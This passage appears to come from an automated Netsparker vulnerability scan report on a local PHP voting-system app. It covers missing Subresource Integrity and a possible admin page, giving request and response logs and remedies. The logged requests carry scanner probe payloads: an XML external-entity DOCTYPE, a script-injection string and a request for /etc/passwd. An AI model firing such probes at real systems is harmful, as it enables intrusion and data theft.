Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cache
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: c
...
```

## Remedy

The server can set a same-site cookie by adding the `SameSite=...`attribute to the `Set-Cookie`header. There are three possible values for the `SameSite`attribute:

- `Lax`: In this mode, the cookie will only be sent with a top-level get request.

```
Set-Cookie: key=value; SameSite=Lax
```

- `Strict`: In this mode, the cookie will not be sent with any cross-site usage even if the user follows a link to another website.

```
Set-Cookie: key=value; SameSite=Strict
```

- `None`: In this mode, the cookie will be sent with the cross-site requests. Cookies with `SameSite=None`must also specify the `Secure`attribute to transfer them via a secure context. Setting a `SameSite=None`cookie without the `Secure`attribute will be rejected by the browsers.

```
Set-Cookie: key=value; SameSite=None; Secure
```

---

## External References

- [Security Cookies - SameSite Attribute - Netsparker](#)
- [Using the Same-Site Cookies Attribute to Prevent CSRF Attacks](#)
- [Same-site Cookies](#)
- [Preventing CSRF with the same-site cookie attribute](#)
- [SameSite cookies explained](#)
- [Get Ready for New SameSite=None; Secure Cookie Settings](#)



### CLASSIFICATION

CWE	<a href="#">16</a>
WASC	<a href="#">15</a>
ISO27001	<a href="#">A.14.2.5</a>

# 37. Subresource Integrity (SRI) Not Implemented

BEST PRACTICE



11

Subresource Integrity (SRI) provides a mechanism to check integrity of the resource hosted by third parties like Content Delivery Networks (CDNs) and verifies that the fetched resource has been delivered without unexpected manipulation.

SRI does this using hash comparison mechanism. In this way, hash value declared in HTML elements (for now only script and link elements are supported) will be compared with the hash value of the resource hosted by third party.

Use of SRI is recommended as a best-practice, whenever libraries are loaded from a third-party source.

## Vulnerabilities

### 37.1. http://localhost/votesystem/admin/

## Certainty



## Request

```
POST /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1">]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 2.9899 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:34 GMT
Cache-Control: no-store, no-cache,
...
ss/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:none;
}

#candidate_list ul li{
margin:0 30px 30px 0;
vertical-align:top
}

.clisit{

...

```

37.2. http://localhost/votesystem/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scRipt%3E

Method	Parameter	Value
GET	 nsextt	'"--></style></scRipt><scRipt>netsparker(0x000003)</scRipt>

### Identified Sub Resource(s)

- [https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic](https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic)

### Certainty



### Request

```
GET /votesystem/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scRipt%3E HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.5038 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:32 GMT
Cache-Control: no-store, no-cache,
...
sheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type
...
}
```

## 37.3. http://localhost/votesystem/admin/ballot.php

### Identified Sub Resource(s)

- https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic

### Certainty

## Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
sheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:
...

```

## 37.4. http://localhost/votesystem/admin/candidates.php

### Identified Sub Resource(s)

- https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic

### Certainty

## Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:24 GMT
Cache-Control: no-store, no-cach
...
sheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:
...

```

## 37.5. http://localhost/votesystem/admin/home.php

### Identified Sub Resource(s)

- https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic

### Certainty

## Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cach  
...  
sheet" href="../bower\_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">  
<link rel="stylesheet" href="../dist/css/skins/\_all-skins.min.css">  
<!-- Google Font -->  
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">  
  
<style type="text/css">  
.bold{  
font-weight:bold;  
}  
  
#candidate\_list{  
margin-top:20px;  
}  
  
#candidate\_list ul{  
list-style-type:  
...  
...

## 37.6. http://localhost/votesystem/admin/home.php

### Identified Sub Resource(s)

- https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic

### Certainty

## Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 11.7124 Total Bytes Received : 27197 Body Length : 26858 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:40 GMT
Cache-Control: no-store, no-cach
...
sheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:
...

```

## 37.7. http://localhost/votesystem/admin/home.php/etc/passwd

| Method  | Parameter | Value       |
|---|-----------|-------------|
| GET  | URI-BASED | /etc/passwd |

### Identified Sub Resource(s)

- https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic

## Certainty

### Request

```
GET /votesystem/admin/home.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 33.432 Total Bytes Received : 26882 Body Length : 26543 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:39 GMT
Cache-Control: no-store, no-cach
...
sheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:
...

```

## 37.8. http://localhost/votesystem/admin/index.php

### Certainty



## Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.3593 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:38 GMT
Cache-Control: no-store, no-cache,
...
ss/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:none;
}

#candidate_list ul li{
margin:0 30px 30px 0;
vertical-align:top
}

.clist{

...

```

## 37.9. http://localhost/votesystem/admin/positions.php

### Identified Sub Resource(s)

- https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic

## Certainty

### Request

```
GET /votesystem/admin/positions.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1343 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
sheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:
...

```

## 37.10. http://localhost/votesystem/admin/voters.php

### Identified Sub Resource(s)

- https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic

### Certainty

## Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
sheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:
...

```

## 37.11. http://localhost/votesystem/admin/votes.php

### Identified Sub Resource(s)

- https://fonts.googleapis.com/css?family=Source Sans Pro:300,400,600,700,300italic,400italic,600italic

### Certainty

## Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
sheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/skins/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}

#candidate_list{
margin-top:20px;
}

#candidate_list ul{
list-style-type:
...

```

## Remedy

Using Subresource Integrity is simply to add *integrity*attribute to the *script*tag along with a base64 encoded cryptographic hash value.

```
<script src="https://code.jquery.com/jquery-2.1.4.min.js" integrity="sha384-R4/ztc4ZlRqWjqIuvf6RX5yb/v90qNGx6fs48N0tRxigkqvZETq72KgDVJCp2TC" crossorigin="anonymous"></script>
```

The hash algorithm must be one of **sha256**, **sha384**or **sha512**, followed by a '-' character.

## External References

- [Subresource Integrity](#)
- [Do not let your CDN betray you: Use Subresource Integrity](#)
- [Web Application Security with Subresource Integrity](#)
- [SRI Hash Generator](#)



## CLASSIFICATION

CWE

[16](#)

WASC

[15](#)

ISO27001

[A.14.2.5](#)

# 38. [Possible] Administration Page Detected

INFORMATION 

11

Netsparker detected a possible administration page.

## Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

## Vulnerabilities

38.1. <http://localhost/votesystem/admin/>

## Certainty



## Request

```
POST /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 2.9899 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:34 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 38.2. http://localhost/votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3Csc Ript%3Enetsparker(0x000003)%3C/scRipt%3E

| Method | Parameter | Value |
|--------|-----------|-------|
|--------|-----------|-------|

|     |  |        |   |
|-----|--|--------|---|
| GET |  | nsextt | '"--></style></scRipt><scRipt>netsparker(0x000003)</scRipt> |
|-----|--|--------|---|

### Certainty



### Request

```
GET /votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scR  
ipt%3E HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.5038 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:32 GMT  
Cache-Control: no-store, no-cache,  
...  
" placeholder="Username" required>  
<span class="glyphicon glyphicon-user form-control-feedback"></span>  
</div>  
<div class="form-group has-feedback">  
<input type="password" class="form-control" name="password" placeholder="Password" required>  
<span class="glyphicon glyphicon-lock form-control-feedback"></span>  
</div>  
<div class="row">  
...  
...

## 38.3. http://localhost/votesystem/admin/ballot.php

### Certainty

### Request

GET /votesystem/admin/ballot.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" value="<br /><b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b>">  
...  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
</div>  
</div>  
</div>  
...

## 38.4. http://localhost/votesystem/admin/candidates.php

### Certainty



## Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:24 GMT  
Cache-Control: no-store, no-cach  
...  
<div class="form-group">  
<label for="password" class="col-sm-3 control-label">Password</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="password" name="password" value=<br />  
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b>  
...  
<div class="form-group">  
<label for="curr\_password" class="col-sm-3 control-label">Current Password:</label>  
  
<div class="col-sm-9">  
<input type="password" class="form-control" id="curr\_password" name="curr\_password" placeholder="input current password to save changes" required>  
</div>  
</div>  
</div>  
...  
...

## 38.5. http://localhost/votesystem/admin/home.php

## Certainty



## Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
